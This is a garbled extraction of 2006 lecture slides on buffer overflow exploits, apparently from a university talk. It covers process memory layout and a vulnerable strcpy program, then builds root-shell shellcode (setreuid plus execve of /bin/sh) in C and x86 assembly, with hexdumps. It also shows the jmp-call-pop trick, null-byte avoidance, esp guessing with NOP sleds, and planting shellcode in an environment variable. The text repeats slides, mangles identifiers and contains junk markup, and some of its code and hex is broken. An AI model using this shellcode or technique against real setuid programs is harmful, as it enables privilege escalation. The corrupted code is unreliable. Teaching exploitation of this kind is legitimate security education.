# **Buffer Overflow Exploits**

#### **Torsten Grust**

TU München, Dept. of Computer Science

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TU München, Dept. of Computer Science and LUG Erding



grust@in.tum.de

May 24, 2006

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- Programmers are humans and thus prone to human mistakes

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  - #KLISPM \*DATE\* Wednesday, Sep 20, 1972 09:12:57 am PST)

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  - #<LISPM \*DATE\* Wednesday, Sep 20, 1972 09:12:57 am PST>
    - #KLISPM \*DATE\* Saturday, Sep 23, 1972 11:18:23 pm PST (Full moon)>

• System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow sendmail

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sendmail sshd telnetd
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```

• System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
sendmail	sshd	telnetd
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#### Buffer overflow:

- ① program blindly accepts and copies oversized user input,
- ② loss of integrity of data structures and runtime environment

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- $\ensuremath{\textcircled{1}}\xspace$  program blindly accepts and copies oversized user input,
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- Unix *suid* programs: user assumes new identity during execution

System programs: hacker's favorite loophole

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• Executable and Linkable Format

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▷ Virtual memory:

all processes with identical map

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text (program code)

0x08048000

all processes with identical map

▶ Processes share code if possible ⇒ text segment read-only

All other components, writeble

> All other segments: writable

Executable and Linkable Format

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text (program code) data/bss

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▷ All other segments: writable

(program code)


data/bss

heap

t.ext.


0x08048000

- Executable and Linkable Format
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heap
↓

↑
stack

arguments (argv)


environment (env)

text
(program code)

data/bss

0x08048000

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- Virtual memory:all processes with identical map
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environment (env)


program name

• Executable and Linkable Format

▶ Virtual memory:

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  ▷ Processes share code if possible
  - ⇒ text segment read-only
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## ELF Memory Map for Process Executing ${\tt /bin/ls}$ -1

• Memory map after program invocation:

```
$ 1s -1
```

# ELF Memory Map for Process Executing /bin/ls -1

• Memory map after program invocation:



0x08048000

(code for 1s program) data/bss heap stack

text

"/bin/ls", "-1"

PATH=/bin:/usr/bin:.... HOME=/home/grust, ...

"/bin/ls"

0

### ELF Memory Map for Process Executing /bin/ls -1

 Memory map after program invocation:

Heap grows, whenever

▷ 1s code allocates dynamic memory (via malloc)

(code for 1s program) 0x0805a200

0x08048000

heap

"/bin/ls"

0

t.ext.

data/bss

0xhffff470 0xhfffff471 0xbfffff47c HOME=/home/grust, ... 0xhffffff4

0xbffffffc

stack "/bin/ls". "-1" PATH=/bin:/usr/bin:...,

# **ELF Memory Map for Process Executing** /bin/ls -1

 Memory map after program 0x08048000 invocation:

Heap grows, whenever

memory (via malloc)

Stack grows, whenever

▷ 1s code performs a

function call

▷ 1s code allocates dynamic

0xbfffff47c

0xhffffff4

0xbffffffc

0x0805a200

0xhffff470 0xbfffff471

data/bss heap

"/bin/ls"

0

t.ext. (code for 1s program)

stack "/bin/ls". "-1"

PATH=/bin:/usr/bin:..., HOME=/home/grust, ...

```
void cory_ar9 (int n, char *ar9)
{
  int i;
  char buffer[5];
  strcpy (buffer, ar9);
}
int main (int ar9c, char *ar9v[])
```


copyLar9 (ar9c, ar9v[1]);


return 0;

```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];
  strcpy (buffer, arg);
}
int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
  return 0;
}
```


• Calling copy\_arg():


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d copy_ar9 (int n, char *ar9)
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```







push arguments on stack








- push arguments on stack













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    Calling copy_arg():

 push arguments on stack
```




- (2) call (pushes return address)





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void copy_ar9 (int n, char *ar9)
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```

- Calling copy\_arg():
  - $\ensuremath{\textcircled{1}} \ensuremath{\text{ push arguments on stack}}$
  - ② call (pushes return address)



(3) push frame pointer ebp







low


```
copy_ar9 (int n, char *ar9)
                                          31
 char buffer[5]:
 stropy (buffer, arg);
int main (int ar9c, char *ar9v[])
 copy_arg (argc, argv[1]);
 return 0;
 Calling copy_arg():


 push arguments on stack


 (2) call (pushes return address)
 (3) push frame pointer ebp
```















- 3 push frame pointer ebp
- allocate local variables on stack



high

```
void copy_ar9 (int n, char *ar9)
{
  int i;
  char buffer[5];
  strcp9 (buffer, ar9);
}
int main (int ar9c, char *ar9v[])
{
  copy_ar9 (ar9c, ar9v[1]);
} return 0;
}
```


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void copy_ar9 (int n, char *ar9)
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  int i;
  char buffer[5];
  strcpy (buffer, ar9);
}
int main (int ar9c, char *ar9v[])
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  copy_ar9 (ar9c, ar9v[1]);
} return 0;
}
```


 Program is careless about size of user input and might be vulnerable:


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void copy_ar9 (int n, char *ar9)
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  char buffer[5];
  strcpy (buffer, ar9);
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```


• Program is careless about size of user input and might be vulnerable:

```
./vulnerable this_is_way_too_lon9
e9nentation fault
■
```






















































 Programs seems to stumble for input size ≥ 20 bytes

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- Can we force the program to perform a jump to an arbitrary location inside the ELF map?


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
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
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
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
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
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
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


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
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31



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• Try to place **shellcode** in a writable segment of ELF map:

 Try to place shellcode in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```

 Try to place shellcode in a writable segment of ELF map:

```
nt main () /* shellcode.c */

setreuid (0, 0);
execve ("/bin/sh", ("/bin/sh", 0), 0);

hexdump shellcode
```

```
hexdump shellcode
300 31 c0 b0 46 31 db 31 c9
308 cd 80 eb 16 5b 31 c0 88
310 43 07 89 5b 08 89 43 0c
318 b0 0b 8d 4b 08 8d 53 0c
320 cd 80 e8 e5 ff ff ff 2f
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setreuid (0, 0);
execve ("/bin/sh", ("/bin/sh", 0), 0);

hexdump shellcode
1000 31 c0 b0 46 31 db 31 c9
1000 cd 80 eb 16 5b 31 c0 88
1010 43 07 89 5b 08 89 43 0c
1010 b0 8d 4b 08 8d 53 0c
1020 cd 80 e8 e5 ff ff ff 2f
```

 If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)

 Try to place shellcode in a writable segment of ELF map:

```
t main ()
setreuid (0, 0);
                98 8d
```

• If vulnerable buffer is sufficiently large, simply place shellcode

inside the buffer (on the stack)


31 -esp buffer return addres

 Try to place shellcode in a writable segment of ELF map:

```
t main ()
setreuid (0, 0);
                98 8d
```

 If vulnerable buffer is sufficiently large, simply place shellcode

inside the buffer (on the stack)



 Try to place shellcode in a writable segment of ELF map:

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setreuid (0, 0);
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 If vulnerable buffer is sufficiently large, simply place shellcode

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
-esp buffer return addres

31

 Try to place shellcode in a writable segment of ELF map:

```
t main ()
setreuid (0, 0);
                98 8d
```

 If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



 Try to place shellcode in a writable segment of ELF map:

```
t main ()
setreuid (0, 0);
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 Try to place shellcode in a writable segment of ELF map:

```
t main ()
setreuid (0, 0);
                98 8d
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• If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)

-esp shellcode esp return address

31

 Try to place shellcode in a writable segment of ELF map:

```
setreuid (0, 0);
               98 8d
```

• If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



 Try to place shellcode in a writable segment of ELF map:

```
setreuid (0, 0);
                98 8d
    62 69 6e 2f 73 68
```


• If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)

31 -esp shellcode esp esp esp return address

 Try to place shellcode in a writable segment of ELF map:

```
setreuid (0, 0);
                98 8d
```

• If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



# Guessing esp and NOP Bridges

• Try to foretell location of esp (create similar ELF map):

### Guessing esp and NOP Bridges


• Try to foretell location of esp (create similar ELF map):

# Guessing esp and NOP Bridges

 Try to foretell location of esp (create similar ELF map):

 Try to foretell location of esp (create similar ELF map):

```
t main O
                  /* Guess_esp.c */
/* approx vulnerable buffer size */
char buffer[800];
printf ("esp = %p\n", &buffer);
return 0:
 = 0xbfffdfb0
```




return address

31

 Try to foretell location of esp (create similar ELF map):

```
int main () /* 9uess_esp.c */
{
    /* approx vulnerable buffer size */
    char buffer[800];
    printf ("esp = %p\n", &buffer);
    return 0;
}
$
./9uess_esp \text{\text{Period}}
$
./9uess_esp \text{\text{\text{Period}}}
$
./9uess_esp \text{\text{\text{\text{Yellow}}}}
$
./9uess_esp \text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\text{\t
```

• Actual location of esp might differ:



 Try to foretell location of esp (create similar ELF map):

Actual location of esp might differ:

⊳ Function nesting in vulnerable program

(quess) ⊸esp huffer return address

 Try to foretell location of esp (create similar ELF map):

Actual location of esp might differ:

Function nesting in vulnerable program
 Local variables besides buffer

(quess) ⊸esp huffer return address

31

t main ()

return 0:

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

Guesslese.c \*/


```
)
$ ./9uess_esp `perl -e 'print "A"x80
esp = 0xbfffdfb0
$ ≣
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Actual location of esp might differ:

Function nesting in vulnerable program
 Local variables besides buffer



t main ()

return 0:

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

Guesslese.c \*/


```
:
? ./9uess_esp `perl -e 'print "A"x80
:sp = 0xbfffdfb0
: ||
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



t main ()

return 0:

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

QUESS\_ESP.C %.


```
}
$ ./9uess_esp `perl —e 'print "A"x80
esp = 0xbfffdfb0
$ ≣
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Actual location of esp might differ:

Function nesting in vulnerable program
 Local variables besides buffer



t main ()

return 0:

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

QUESS\_ESP.C %.

```
)
$ ./9uess_esp `perl -e 'print "A"x80
esp = 0xbfffdfb0
$ ≣
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



t main ()

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

```
return 0;
:
:./guess_esp `perl -e 'print "A"x800
:sp = 0xbfffdfb0
: =
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

QUESS\_ESP.C %.

Actual location of esp might differ:

Function nesting in vulnerable program
 Local variables besides buffer



t main ()

return 0:

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

QUESS\_ESP.C %.

```
}
$ ./9uess_esp `perl -e 'print "A"x800
esp = 0xbfffdfb0
$ ≣
```

printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



t main ()

char huffer[800]:

 Try to foretell location of esp (create similar ELF map):

```
printf ("esp = %p\n", &buffer);
return 0;
}
}
$./9uess_esp `perl —e 'print "A"x800;
≥sp = 0xbfffdfb0
$ ■
```

/\* approx vulnerable buffer size \*/

QUESS\_ESP.C %.

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer

31 -esp duess (guess) buffer return address

t main ()


 Try to foretell location of esp (create similar ELF map):

```
/* approx vulnerable buffer size */
  char buffer[800];
  printf ("esp = %p\n", &buffer);
  return 0;
)
$ ./9uess_esp \text{Perl -e 'print "A"x800;'\text{Perp} = 0xbfffdfb0}
$ ...
```

QUESS\_ESP.C %.

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



t main ()

 Try to foretell location of esp (create similar ELF map):

```
/* approx vulnerable buffer size */
  char buffer[800];
  printf ("esp = %p\n", &buffer);
  return 0;
}
$ ./9uess_esp \perl -e 'print "A"x800;'\
esp = 0xbfffdfb0
* ...
```

Guesslese.c \*/

Actual location of esp might differ:

Function nesting in vulnerable program
 Local variables besides buffer

-esp op ←esp (guess) shellcode return address

31

t main ()

 Try to foretell location of esp (create similar ELF map):


```
char buffer[800];
    printf ("esp = %p\n", &buffer);
    return 0;
}
$ ./9uess_esp \perl -e 'print "A"x800;'\
esp = 0xbfffdfb0
$ ||
```

/\* approx vulnerable buffer size \*/

Guesslese.c \*/

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



 Try to foretell location of esp (create similar ELF map):

```
/* approx vulnerable buffer size */
  char buffer[800];
  printf ("esp = %p\n", &buffer);
  return 0;
}
$ ./guess_esp \perl -e 'print "A"x800;'\
esp = 0xbfffdfb0
# #
```

Guesslese.c \*/

• Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



31

char huffer[800]:

return 0:

 Try to foretell location of esp (create similar ELF map):

```
}
$ ./9uess_esp `perl -e 'print "A"x800
esp = 0xbfffdfb0
$ ≣
```


printf ("esp = %p\n", &buffer);

/\* approx vulnerable buffer size \*/

Guesslese.c \*/

Actual location of esp might differ:

▶ Function nesting in vulnerable program
 ▶ Local variables besides buffer



 Unix environment: mapping var → value

Unix environment: mapping
 var → value

 Unix environment: mapping var → value

```
# env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDME=/home/grust
```

 User can modify/add environment entries:


∮ export LOCATION=Erdin9 ∮ ls −l


 Unix environment: mapping var → value

```
Var → Value

$ env
HOSTNAME=phobos10
5HELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/9rust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/9rust
$ ■
```

 User can modify/add environment entries:





① Place shellcode in environment:

Place shellcode in environment:

```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
18'F1818881188C S
2'K88888891728h
$ ■
```

② Locate \$SHELLCODE via getenv():

Place shellcode in environment:

```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
10°F1010000[10CC S
'KOOOOOO/bin/sh
$ #
```

```
$ ./9uess_env SHELLCODE
SHELLCODE = Øxbffff5e6
$ ■
```

Place shellcode in environment:

export SHELLCODE=\cat shellcode\ echo \$SHELLCODE 0'F101000[10CC S

'Koooooo/bin/sh

Locate \$SHELLCODE via getenv():

<u>t main (</u>int ar9c, char \*ar9v[]) printf ("%s = %p\n", ar9v[1],

 $ELLCODE = 0 \times bffff5e6$ 

"guess\_env", "SHELLCODE"

t.ext. (code for guess\_env

program)

data/bss

heap

Oxbffff5e6

PATH=/bin:/usr/bin:.... SHELLCODE=1□'F1···, ... "/···/guess\_env"

 Avoid substantial overhead of C shellcode program

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

 Avoid substantial overhead of C shellcode program

Unix system call via Intel x86 assembly:

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0
    section .text
start:
;; setreuid (0, 0)
  mov ebx, 0 ; ruid
  mov ecx, 0 ; euid
  mov eax, 70 ; setreuid
  int 0x80 : call Unix
;; execve ("/bin/sh", argv[], env[])
  mov ebx, shell; "/bin/sh"
  mov ecx, argv ; argv
  mov [ecx], ebx; argv[0]="/bin/sh"
  mov edx, env ; env
```

mov eax, 11 ; execve int 0x80 ; call Unix

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - Load arguments into registers ebx, ecx, edx

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0
    section .text
start:
;; setreuid (0, 0)
  mov ebx, 0 ; ruid
  mov ecx, 0 ; euid
  mov eax, 70 ; setreuid
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;; execve ("/bin/sh", argv[], env[])
  mov ebx, shell; "/bin/sh"
  mov ecx, argv ; argv
  mov [ecx], ebx; argv[0]="/bin/sh"
  mov edx, env ; env
```

mov eax, 11 ; execve int 0x80 : call Unix

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - Load arguments into registers ebx, ecx, edx
  - Select system call type via eax

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0
    section .text
start:
;; setreuid (0, 0)
  mov ebx, 0 ; ruid
  mov ecx, 0 ; euid
  mov eax, 70 ; setreuid
  int 0x80 : call Unix
;; execve ("/bin/sh", argv[], env[])
  mov ebx, shell; "/bin/sh"
  mov ecx, argv ; argv
  mov [ecx], ebx; argv[0]="/bin/sh"
  mov edx, env ; env
```

mov eax, 11 ; execve int 0x80

: call Unix

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - Load arguments into registers ebx, ecx, edx
  - Select system call type via eax
  - ③ Initiate software interrupt

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0
    section .text
start:
;; setreuid (0, 0)
  mov ebx, 0 ; ruid
  mov ecx, 0 ; euid
  mov eax, 70 ; setreuid
  int. 0x80
                : call Unix
;; execve ("/bin/sh", argv[], env[])
  mov ebx, shell; "/bin/sh"
  mov ecx, argv ; argv
  mov [ecx], ebx; argv[0]="/bin/sh"
  mov edx, env ; env
  mov eax, 11 ; execve
```

: call Unix

int 0x80

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - Load arguments into registers ebx, ecx, edx
  - Select system call type via eax
  - $\ensuremath{\mathfrak{J}}$  Initiate software interrupt

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0
    section .text
start:
;; setreuid (0, 0)
  mov ebx, 0 ; ruid
  mov ecx, 0 ; euid
  mov eax, 70 ; setreuid
  int. 0x80
                 : call Unix
;; execve ("/bin/sh", argv[], env[])
  mov ebx. shell : "/bin/sh"
  mov ecx, argv ; argv
  mov [ecx], ebx; argv[0]="/bin/sh"
  mov edx, env ; env
  mov eax, 11 ; execve
```

: call Unix

int 0x80

 Place data and code in single segment

 Place data and code in single segment

```
mov ebx, 0
                  ; ruid
    mov ecx, 0 ; euid
    mov eax, 70 ; setreuid
    int, 0x80
                     : call Unix
;; execve ("/bin/sh", argv[], env[])
    jmp sh
back: pop ebx ; "/bin/sh"
    lea ecx, [ebx + 8] ; argv
    mov [ecx], ebx ; argv[0]
    lea edx, [ebx + 12]; env
    mov eax, 11 ; execve
                     : call Unix
    int 0x80
sh: call back
    db "/bin/sh", 0
    0 55
```

; argv

env

;; setreuid (0, 0)

dd 0

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

lea edx, [ebx + 12] ; env
mov eax, 11 ; exe

int 0x80

call back db "/bin/sh", 0

0 bb

dd 0

sh:

; execve

argv

env

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
- Use jmp−call−pop trick

```
;; setreuid (0, 0)

mov ebx, 0 ; ruid

mov ecx, 0 ; euid

mov eax, 70 ; setreuid

int 0x80 ; call Unix
```

;; execve ("/bin/sh", argv[], env[])

lea ecx, [ebx + 8] ; argv
mov [ecx], ebx ; argv[0]

lea edx, [ebx + 12] ; env
mov eax, 11 ; exe

; "/bin/sh"

; execve

argv

env

jmp sh back: pop ebx

int. 0x80

call back db "/bin/sh", 0

0 bb

dd 0

sh:

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
  - ∪se jmp-call-pop
     trick

mov [ecx], ebx ; argv[0]

; execve

argv

env

lea edx, [ebx + 12] ; env
mov eax, 11 ; exe

int. 0x80

call back db "/bin/sh", 0

dd 🚺

dd [0]

sh:

#### Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

```
exdump shellcode
0 bb 00 00 00 00 b9 00 00
```

```
0008 00 00 b8 46 00 00 00 cd
[...]
00.2 2f 62 69 6e 2f 73 68 00
0030 00 00 00 00 00 00 00
$ ■
```

```
;; setreuid (0, 0)
     mov ebx, []
                          : ruid
     mov ecx.
                          : euid
      mov eax, 70
                          : setreuid
      int: 0x80
                          : call Unix
;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx
                          ; "/bin/sh"
      lea ecx, [ebx + 8]; argv
      mov [ecx], ebx ; argv[0]
      lea edx, [ebx + 12]; env
     mov eax. 11
                          : execve
                          : call Unix
      int. 0x80
sh:
      call back
      db "/bin/sh", []
      dd [0]
                           argv
      dd [0]
                            env
```

 Zero registers using equivalence
 a XOR a = 0

 Zero registers using equivalence
 a XOR a = 0

Load bytes, not 32-bit words

- Zero registers using equivalence
   a XOR a = 0
- Load bytes, not 32-bit words

Zero-terminate string at runtime

 Zero registers using equivalence a XOR a = 0

Load bytes, not 32-bit words

 Zero-terminate string at runtime

